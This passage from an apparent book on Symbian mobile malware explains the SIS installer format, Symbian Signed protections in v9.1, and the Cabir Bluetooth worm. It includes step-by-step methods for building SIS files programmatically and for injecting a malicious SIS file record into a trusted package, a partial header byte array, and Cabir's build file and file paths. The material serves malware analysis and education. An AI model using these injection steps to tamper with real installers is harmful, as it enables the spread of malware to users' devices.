Maximum installed space: - This field specifies the maximum space required for installation. This is usually the total size of all the files when uncompressed. Again, if a malware writer intends to embed his malicious SIS file to an existing SIS file then he needs to modify this field (and of course, recalculate the checksum). Also if a malware writer intends to dynamically generate SIS files to package his malware then he will update this field with the sum of the sizes of all the files that need to be packaged.

Options: - This field may combine any of the following flags:

Option	**Code**	**Description**
0x0001	IU	IsUnicode
0x0002	ID	IsDistributable
0x0008	NC	NoCompress
0x0010	SH	ShutdownApps

If the "NoCompress" file is not set then the files need to be compressed (using zlib compression) before appending to the SIS file.

3.2.2. File Records

The next important field is the "File Record". The *Files pointer* field in the header points to the file records that specify the details of the files to be installed. The number of File Records is specified by the *Number of Files* field in the header. These are stored contiguously, in the reverse of the order required for installation. Each record starts with a 4 byte *File record type* field specifying the type of record that follows. A file record can have the following types:

1.	**`0x00000000`**	**Simple file line**
2.	`0x00000001`	Multiple language files line
3.	`0x00000002`	Options line
4.	`0x00000003`	If line

5. `0x00000004` ElseIf line
6. `0x00000005` Else line
7. `0x00000006` EndIf line

We are interested in Simple file line records which have the following structure:

Note: Here n is specified by the "No. Of Languages" field in the header. For the sake of our discussion we will assume n=1 (say, English). Therefore the "File Header" will be followed by a 2 byte "Language Record" followed by the first File Record as shown below.

Offset		Bytes	Description
`0x66`	0	4	*File record type*
`0x6A`	**4**	**4**	***File type***
`0x6E`	**8**	**4**	***File details***
`0x72`	12	4	*Source name length*
`0x76`	16	4	*Source name pointer*
`0x7A`	20	4	*Destination name length*
`0x7E`	24	4	*Destination name pointer*
`0x82`	**28**	**4**	***File length(s)***
`0x82` + 4*n*	28 + 4*n*	4n	*File pointer(s)*
`0x82` + 8*n*	28 + 8*n*	4n	*Original file length(s)*
`0x82` + 12*n*	28 + 12*n*	4	*MIME type length*
`0x86` + 12*n*	32 + 12*n*	4	*MIME type pointer*

File Type

File type	Code			Description
0x00	**0**	**FF**	**FILE**	**Standard file (the default)**
0x01	1	FT	FILETEXT	Text file to display during installation
0x02	**2**	**FS**	**FILESIS**	**SIS component file**
0x03	3	FR	FILERUN	File to be run during installation and/or removal
0x04	4	FN	FILENULL	File does not yet exist, but will be created when the application is run
0x05	5	FM	FILEMIME	Open file

File details give extra information for the specified **File type**. An important thing that we would like to mention here is that if the "File type" is FR then the "File details" can have one of the values mentioned below. The value "RI" or "RB" could be used by a malware writer to make his malicious code run at the time of installation itself.

File details	**Code**		**Description**
0x0000	**0**	**RI**	**Run during installation only**

0x0001	1	RR	Run during removal only
0x0002	**2**	**RB**	**Run during both installation and removal**
0x0100	256	RE	Close when installation complete
0x0200	512	RW	Wait until closed before continuing

Again, most of the fields in **"File Record"** are self-explanatory and we believe that the readers should not have any difficulty in understanding them. Just in case you don't understand a few things above then you can refer to Appendix A or read the next section (where we give some examples to make things clear)

3.3. Hacking in to a Malware Writer's Mind:

With the above information about the structure of a SIS file let us try to analyze how a virus writer would use this information to accomplish tasks 1 and 2 mentioned at the beginning of section 2.

3.3.1. Case 1: Construct a SIS file programmatically.

Let us try to construct the header of a SIS file which has the following specifications:-

a. *UID 1* - `0x1000XXXX`
b. *UID 2* - `0x10003A12`(always)
c. *UID 3* - `0x10000419`(always)
d. *UID 4* - checksum calculated from the preceding fields
e. *Number of languages* = 1 (say, English)
f. *Number of files* = 3 (say, XYZ.app, XYZ.rsc, XYZ.mdl)
g. *Number of requisites* = 0
h. *Installation drive* = `0x0021` (This allows the user to select an installation drive)
i. *Options* = `0x0008(NOCOMPRESS)`
j. *Type* = `0x0000(SISAPP -` Contains an application (the default))
k. *Maximum installed space* = Sum of the sizes of the 3 files (i.e. XYZ.app, XYZ.rsc, XYZ.mdl)

Given the above specifications and the structure of the File Header it is easy to write a C\C++ program to construct the header (readers familiar with constructing TCP/IP or MPEG-2 or packets would know that this is not a difficult task and simply involves bit/byte/word manipulations). And this is exactly what malware writers do. They are aware of the specifications of their malware (i.e. UID, No. of files, file names etc.) and hence they can include code in their malware to construct a sis file for itself. The values of dynamic fields like "*Maximum installed space"* can be calculated dynamically as follows:

1. Create an initialize an array called "sisheader".

```
//The total number of bytes in the "File Header" is fixed but the
//contents of each byte depend on the actual contents of the SIS file.
unsigned char sisheader[] =
{
 0x3D ,0x1A ,0x8B ,0x03 ,0x12 ,0x3A ,0x00 ,0x10
,0x19 ,0x04 ,0x00 ,0x10 ,0xC4 ,0xE0 ,0x80 ,0xAB
```

```
//Offset 0x10 CRC16
,0x00 ,0x00 ///////
//////////////////
,0x01 ,0x00 ,0x03 ,0x00 ,0x01 ,0x00
,0x00 ,0x00 ,0x00 ,0x00 ,0x21 ,0x00 ,0x00 ,0x00

,0xC8 ,0x00 ,0x00 ,0x00 ,0x09 ,0x00 ,0x00 ,0x00
,0x01 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00

,0x64 ,0x00 ,0x00 ,0x00 ,0x66 ,0x00 ,0x00 ,0x00
,0xF6 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00

,0x0A ,0x01 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00
,0x0A ,0x01 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x00
//Offset 0x50 Size of Packed Data/////
,0xCC ,0x20 ,0x01, 0x00//////////////
////////////////////////////////////
…..and so on.
```


2. The array will be initialized with correct values for the static fields like UID1, UID2, UID3 etc. and dummy/junk values for dynamic fields like "Maximum installed space" (We call these fields dynamic because while writing the malware the writer will not be aware of the amount of space XYZ.app will take i.e. while writing XYZ.cpp the size of XYZ.app will not be known)
3. Get file handles for XYZ.app, XYZ.rsc, XYZ.mdl (Note that the aim here is replication i.e. to create SIS files from already installed application files. Malware writers know exactly where there application files will be installed on the victim's device and hence they can hardcode these locations in the malware).
4. Using these handles read the size of these files.
5. Find the sum of these sizes and update the 4 bytes starting at Offset 0x50 (as shown in the structure of the file header, the "Maximum Installed Space" is stored at Offset 0x50).
6. Recalculate Checksum and update the Checksum field (at offset 0x10).

3.3.2. Case 2: Embed a malicious SIS file in an existing trusted SIS file.

This will involve the following steps:

1. Search all directories on the victim's device to find existing trusted SIS files.
2. Open the existing trusted SIS file using file handles.
3. Create a new File Record with the following details and insert it at the appropriate location as shown in the figure below:
    a. File record type = 0x00000000 (Simple File Line)
    b. File type = 0x02 (SIS component file)
    c. File pointer: - The malicious SIS file will be stored at the end of all the existing files in the SIS. Set the File pointer accordingly. Also note that the "File Pointer" of existing "File Records" will also have to be updated to account for the insertion of this new "File Record" (i.e. the File pointers will have to be displaced by an amount equal to the size of this new "File Record").

4. Append the "Malicious SIS file" at the end of the current SIS file. (It would be necessary to check the "NoCompress" flag to decide if the "Malicious SIS file" should be compressed before appending or not.)
5. Modify the following fields in the "File Header"
   a. Checksum: - Recalculate Checksum and update the Checksum field (at offset 0x10).
   b. Number of files
   c. Maximum installed space



***Note**: -"File1 Pointer" and "File2 Pointer" need to be updated to account for the displacement caused by **"Malicious SIS File Record"**. Similarly the pointers in other records like "Requisite Record", "Capabilities Record" also need to be updated. Finally the **"Checksum"** needs to be recalculated and updated.*

3.4. SIS Files Format (v9.1)

"Thou shall be protected"

While malware writers were on a rampage, Symbian OS developers were definitely not sleeping. They rose up to the challenge and introduced a new SIS file format in v9.1 which delivers new security features to the device. This new file format ensures that operations which were previously possible via software install may no longer be possible. In addition the device side native installer monitors the installation process to ensure that the package meets

certain security criteria before installation can proceed. Also, in the earlier versions, once an application was installed on your phone, it had full access to all the APIs in the OS. Now, applications do not have automatic access to all the API's. Those involving critical functions (or which could run up your mobile bill) will now be restricted. If your application is Symbian Signed[1] [6], then the application will have full access to the API's. If it is not signed, then the application on its own will not be able to call these API's. Instead, the user will receive a prompt like "This Application would like to send an SMS. Give it permission to do so? Yes /No." So the worry of a Trojan dialer of Premium SMS application sneaking into your phone and running up your bill will only be possible if you give it permission to do so, and after you've also given permission for an 'unsigned' application to be installed. For applications you do trust that are unsigned, you can give them permission ahead of time in the new Applications Manager, and you won't be pestered by the permission requests. This is much like the current security model for Java MIDP on some Symbian powered phones.
Note: Once again, we will keep our discussion limited to security features only. Readers interested in knowing complete details of the new SIS file format are advised to refer to [7].

3.4.1. Two-part structure

The information in a SIS file is stored in two separate parts viz.:

1. **Meta-data**: describing the files that need to be installed.
2. Actual **file data**.

Correspondingly the software installation phase is also divided into two parts:

1. **Decision phase**: During this phase, the meta-data is examined and security checks are performed to ensure that the SIS file can be trusted.
2. **Installation phase**: This phase is carried out only if the verification is successful and it involves copying the packaged files to the device.

Note: *The SIS File format is designed so that each type of SISField is represented by one class. This makes it easy to construct a C++ class instance form a SISFiled. Also* ***no offsets are used in the file format*** *which makes it possible to construct a C++ class with just the data from the SISField.*

3.4.2. Symbian Signed


The SIS file format supports signatures and certificates to enable a package to be signed. These signatures are verified during installation and can also be re-verified after the package is installed on the device. A Public Key Infrastructure (PKI) based security model is used which involves the following steps:-

1. Hash value (i.e. meta-data) is generated for each file. It is highly unlikely that two different files will have the same "hash value".

[1] Symbian Signed is an industry-backed program that allows you to certify your Symbian OS applications so that they can be installed and used on S60 3rd Edition and UIQ 3 phones. Installed software will theoretically be unable to do damaging things (such as costing the user money by sending network data) without being digitally signed - thus making it traceable.

2. This hash value is signed using a private key to produce a signature which is unique to the key and hash value.
3. The signature and the corresponding public certificate are added to the SIS file.

The fact that only the meta-data of the SIS file is signed allows the installation process to be split into two phases. During the installation phase software install can calculate the hash of each file being installed and verify it against the one included in the corresponding signed meta-data. Thus corrupt files can be detected at the beginning of the installation phase.
Now, let us have a look at the SISFields which facilitate the inclusion and verification of these signatures.



SIS File Format
Symbian File Header
• UID1
• UID2
• UID3
• UID Checksum
SISContents
• SISControllerChecksum
• SISDataChecksum
• **SISCompressed<SISController>**
• SISData

SISController	
Info	SISInfo
Options	SISSupportedOptions
Languages	SISSupportedLanguages
Prerequisites	SISPrerequisites
Properties	SISProperties
Logo	SISLogo
Install Block	SISInstallBlock
Signature 0..N	***SISSignatureCertificateChain***
Data Index	*SISDataIndex*

SisContents:

This field contains all the contents of the SIS file. The contents are split up into the ***SISController*** which contains the meta-data and the ***SISData*** which contains the actual file data.


SISController:

This field contains the meta-data of a SIS file. Among other things, it contains 0 to N ***SISSignatureCertificateChain fields.***

SISSignatureCertificateChain:

These fields contain signatures, which sign the data contained in the SISController (excluding the SISDataIndex field). Each SISSignatureCertificateChain signs the data from the beginning of the SISInfo field in the SISController to the end of the SISField preceding it. Thus each signature signs all the previous signatures as well as the SISController data. There may be any number of SISSignatureCertificateChain fields, including zero, meaning the SISController is unsigned.

Multiple signatures are also supported for each chain allowing different algorithms to be used for each of the signatures. Only one of these signatures needs to be validated by the Software Installer to consider the **SISSignatureCertificateChain** to be valid.




SISSignature	
Signature Algorithm	The algorithm used for signing and hashing the data
Signature Data	A SISBlob field containing the signature data

SISCertificateChain	
Certificate Data	Contains the certificate data as an ASN.1 encode X509 **certificate chain**.

As small note on certificate chains:

A certificate chain is a sequence of certificates, where each certificate in the chain is signed by the subsequent certificate. The last certificate in the chain is normally a self-signed certificate-a certificate that signs itself. The figure below shows an example of a simple certificate chain.



Thus a "Trusted Certifying Authority" is vouching for the identity of a "Symbian Application Writer" (through 0 or more Intermediate CAs) .

This certificate chain will contain the public key of the "Symbian Application Writer" and is signed by the "Trusted CA".

"A *clerk from your father's office comes to your home carrying a letter signed by your father and asks you to allow him to enter your home. Obviously you trust your father and know his signature so you will let him in."*

Note: In this case the trusted CA will be Symbian itself (and hence the term "Symbian Signed").

Once a well-formed, signed SIS file is received by a device the following security checks are performed before installing the SIS file:

1. Receiver traces certificate chain to identify issuer. The SIS file will be trusted only if the chain ends with correct "root certificate" (i.e. with the "Trusted Certifying Authority").
2. Extract the public key of the "Application Writer" from the X509 certificate chain in the "**SISCertificateChain"** field.

3. Extract the Signature Data from the corresponding "**SISSignatureCertificateChain"** field.
4. Decrypt the signature using the public key to get the original "hash value" that was created by the signer.
5. Generate a new "hash value" for the SIS file using the Hash Algorithm specified in the **SISSignatureAlgorithm** field.
6. Compare the original and new hash values. If they are same then the SIS file has not been tampered with. But if they are different then SIS file contents have changed from the time it was signed. So the file should be rejected.

The above process ensures that if the SIS file is intercepted and hacked then the changes will be detected and the file will be rejected. Also, if a well-formed, signed SIS file is received and installed and later on it is discovered that it is doing some malicious activity then the "Application Writer" can be traced with the help of the certificates.

3.5. A Challenge to malware writers

Just to summarize, let us see the impact of the above security features on malware. Would malware writers still be able to write malware and get away with it?

3.5.1. Challenge 1: Construct a SIS file programmatically

As the structure of the new SIS file is known it is easy for a programmer to write code to generate a SIS file for his malicious application. But the catch here is that if he intends to do some malicious activity (like sending MMS) then he will have to get his application signed by Symbian. If he does not get his application signed then he will not be allowed to access the MMS APIs on the phone. On the other hand, if the malware writer is audacious enough to get his application signed by Symbian then once his/her virus starts spreading it would be easy to trace him using these certificates.

3.5.2. Challenge 2: Embed a malicious SIS file in an existing trusted SIS file.

This would be easy to do (same as in v7.0 and v8.1) if the original SIS file is not signed. However if the original SIS file is signed then the malware writer would have to do the following:

1. Get access to the private key of the original Application Writer. (We can safely assume that this is nearly impossible to do. This is the same as saying that *"to rob your house I just need to make a copy of your door key"*.
2. If somehow h/she manages to get access to the original writer's private key then the rest of the work is manageable. He/she can then use any "hashing algorithm" and "signing algorithm" to hash and sign his SIS file and then append his SIS file to the existing SIS file along with the appropriate SISSignatureCertificateChain field.

The main task here is to get access to the private key of the “Original Application Writer” and as this task itself is really difficult we can safely assume that a Malicious Writer will not be able to hack into the SIS file and append his own SIS file.

3.6. Summary

We saw that there were some security loopholes in Symbian v7.0 and v8.1 which allowed malware writers to tamper with existing SIS files. Also once installed, these applications were given full access to all the APIs in the OS allowing them to carry out malicious activities like sending SMS/MMS to premium numbers. The introduction of “Symbian Signed” and the new SIS file format in v9.1 brought new security features to mobile devices. It ensured that if the SIS file is intercepted and hacked then the changes will be detected. Also with the help of “Symbian Signed” certificates the source of a signed malicious file can be traced. The message from Symbian is clear:

“We are willing to give you the power provided that you are willing to be accountable for it”.

Chapter 4: Cabir[2] – An Analysis

4.1. Introduction

Let there be darkness!! The call of Satan! This is where it all began. The first of the many worms to surface on the planet of peace loving mobile phone users! Since then life has never been the same. 31 new families of mobile worms/viruses/Trojans have been identified since the conception of this worm. Researchers around the world believe that the mobile virus growth has outpaced the growth of PC malware. Major information security firms such as McAfee and Symantec are setting up mobile virus research groups to fight against this threat.

To understand what we are up against it is important to have a deep understanding of the existing mobile worms and viruses, and no better place to start than the beginning. So sit back and hold tight as we take you deep into the world of Cabir. So here we go!!

4.2. The message from the dark side!

In June 2004, some virus researchers received a message containing a file called caribe.sis. Although the researchers were not clear about the purpose of this file a quick analysis showed that this was an application for Symbian OS as well as an installer archive containing other files. By then Symbian OS was already a very popular OS being used in a variety of devices like PDAs and mobile phones. A detailed analysis of the files revealed that the application was a worm for mobile phones running Symbian and that the worm would use Bluetooth as a medium for spreading. The researchers confirmed this by testing the worm on a Nokia phone running Symbian.

4.3. And the credit goes to…

Cabir was written by a group of virus writers called 29A. Their intention was to write a proof-of-concept malware for mobile phones and other devices running non-standard operating systems and applications. The group's members seemed determined to demonstrate to antivirus companies and other virus writers that there were new, previously unexplored infection vectors. The authors definitely succeeded in their aim because this was the first time that virus researchers encountered a worm which: -

1. was written for a non-standard operating system (Symbian)
2. was meant to run on a different processor (i.e. ARM – till the time when Cabir was released researchers were familiar only with worms for the x86 processor).
3. used a different medium for propagation. (Bluetooth - as opposed to e-mail/ internet)

The creators of Cabir succeeded in proving their point that mobile viruses and worms were a reality. It wasn't long before the universe of mobile viruses started developing around

2 Cabir is also known as Caribe because the .sis file for the worm is named as Caribe.sis. We will use the name Cabir when referring to the worm and the name Caribe when referring to the sis file or the application file.

this point and going by the current trend we assure you that there are many more galaxies to come!!

4.4. Modus Operandi

Cabir does not exploit any vulnerability in the Symbian OS but uses its Bluetooth and File APIs for discovering vulnerable devices and infecting them. To be infected, the victim phone must be running Symbian OS with Series 60 software and have the Bluetooth wireless feature in "discoverable" mode. As we look at the steps [8] involved in the propagation and infection it will be clear that this worm heavily relies on user intervention for its successful propagation.

1. Infected phones scan for vulnerable handsets using the short-range Bluetooth wireless connection and then send a file (caribe.sis) containing the worm to these phones (Note that these vulnerable phones should already be paired with the infected phone. If the devices are not paired the user will either get a prompt for pairing or the Bluetooth activity will hang based on the implementation). When this file arrives at the victim phone the following message is displayed on the screen.

```
Receive message via Bluetooth from XYZ?
```

At this point the user has an option of rejecting this file. If he rejects the above message then the worm will not be able to infect his/her phone. But the problem is that most mobile phone users are not security conscious and would not be able to resist the temptation of eating the forbidden fruit!

2. Once the user accepts the above message he/she will be notified that a new message has been received and will be prompted with a message similar to the following

```
Application is untrusted and may have problems.
Install only if you trust the provider.
```

3. If the user chooses "Yes", he/she will be prompted to install the worm.

```
Install caribe?
```

4. If the user chooses Install, Cabir is installed and executed, displaying the message:

```
Caribe
```

5. The worm creates the following files on the phone:
    1. \SYSTEM\APPS\CARIBE\CARIBE.APP
    2. \SYSTEM\APPS\CARIBE\CARIBE.RSC
    3. \SYSTEM\APPS\CARIBE\FLO.MDL
    4. C:\SYSTEM\SYMBIANSECUREDATA\CARIBESECURITYMANAGER\CARIBE.APP
    5. C:\SYSTEM\SYMBIANSECUREDATA\CARIBESECURITYMANAGER\CARIBE.RSC
    6. C:\SYSTEM\SYMBIANSECUREDATA\CARIBESECURITYMANAGER\CARIBE.SIS
    7. C:\SYSTEM\RECOGS\FLO.MDL

8. C:\SYSTEM\INSTALLS\CARIBE.SIS

The first 3 files are created by the installer (i.e. the .sis file) and the remaining 5 files are created programmatically by the worm.

6. The worm attempts to send itself to other Bluetooth-enabled devices by scanning for active phones (i.e. phones having Bluetooth on in "discoverable" mode) in the neighborhood. It selects the first victim discovered and sends itself to the victim using Bluetooth.

7. It gets executed every time the device is turned on. This is because the worm copies itself to the auto-start directory (More on this later).

4.5. The chosen ones

Any handset running Symbian OS is potentially vulnerable to infection. The list below shows handsets running this operating system. The list is taken from the Symbian site.

Handsets:-

BenQ P30, FOMA F2051, FOMA F2102V, FOMA F900i, FOMA F900iT ,
Motorola A1000, Nokia 3650/3600, Nokia 3660/3620, Nokia 6260, Nokia 6600,
Nokia 6620, Nokia 6630, Nokia 7610, Nokia 7650, Nokia N-Gage, Nokia N-Gage QD,
Panasonic X700, Samsung SGH-D710, Sendo X, Siemens SX1.

Smart phones and communicators:-


Ericsson R380 World Smart phone, Ericsson R380e Smart phone,
Ericsson R380sc Smart phone

4.6. Behind the scenes


Till now we looked only at the not so technical details of this worm. It is now time to delve deeper into the code level details of this worm. The source code of Cabir was released in Dec 2004 and is easily available on the net [9]. However, due to ethical reasons we will not give you complete access to the source code of this worm (although we are sure that any computer science student or researcher worth his salt would be able to get the source code with the help of a search engine). We will use snippets from the source code to show how the worm uses the Symbian C++ Bluetooth and File APIs for propagation and infection. The reader needs to be familiar with Symbian C++ programming and SDKs before reading further (*These topics are beyond the scope of this book. However, reading the first few chapters from any book on Symbian C++ programming [4] should suffice.*)

4.6.1. Structure and some important files

The structure of the application is as shown below



The .mmp file is as shown below



```
TARGET              caribe.app
TARGETTYPE          app
UID                 0x100039CE 0x10005B91
TARGETPATH          \system\apps\caribe
LANG                SC

SOURCEPATH          ..\src
SOURCE              caribe.cpp
SOURCE              CaribeApplication.cpp
SOURCE              CaribeAppUi.cpp
SOURCE              CaribeDocument.cpp
SOURCE                      CaribeInstaller.cpp
SOURCE                      CaribeBt.cpp
SOURCE                      file.cpp

SOURCEPATH          ..\group
RESOURCE            Caribe.rss

USERINCLUDE         ..\inc

SYSTEMINCLUDE       \epoc32\include

LIBRARY             euser.lib
LIBRARY             apparc.lib
LIBRARY             cone.lib
LIBRARY             eikcore.lib
LIBRARY             avkon.lib
LIBRARY                     apgrfx.lib
LIBRARY                     efsrv.lib
LIBRARY                     apmime.lib
LIBRARY                     bafl.lib
LIBRARY                     esock.lib
LIBRARY                     bluetooth.lib
LIBRARY                     sdpdatabase.LIB
LIBRARY                     sdpagent.LIB
LIBRARY                     btmanclient.lib
LIBRARY                     flogger.lib
LIBRARY                     irobex.lib
LIBRARY             eikcoctl.lib
LIBRARY             btextnotifiers.lib
```

The above .mmp file can be imported into any Symbian IDE (e.g. CodeWarrior) to build and debug the application. The files Caribe.cpp, CaribeApplication.cpp, CaribeDocument.cpp and CaribeAppUi.cpp are the same as that in any standard Symbian C++ application and are not really important in understanding the working of the worm. (*Experienced Symbian C++ programmers would not find it difficult to understand the above structure. Readers not familiar with Symbian C++ programming must read the first few chapters of any standard book on Symbian C++ programming to understand these concepts.*) The files important from our analysis point of view are

1. CaribeInstaller.cpp
2. CaribeBt.cpp

4.6.2. Painting the town blue - CARIBEBT.cpp/.h

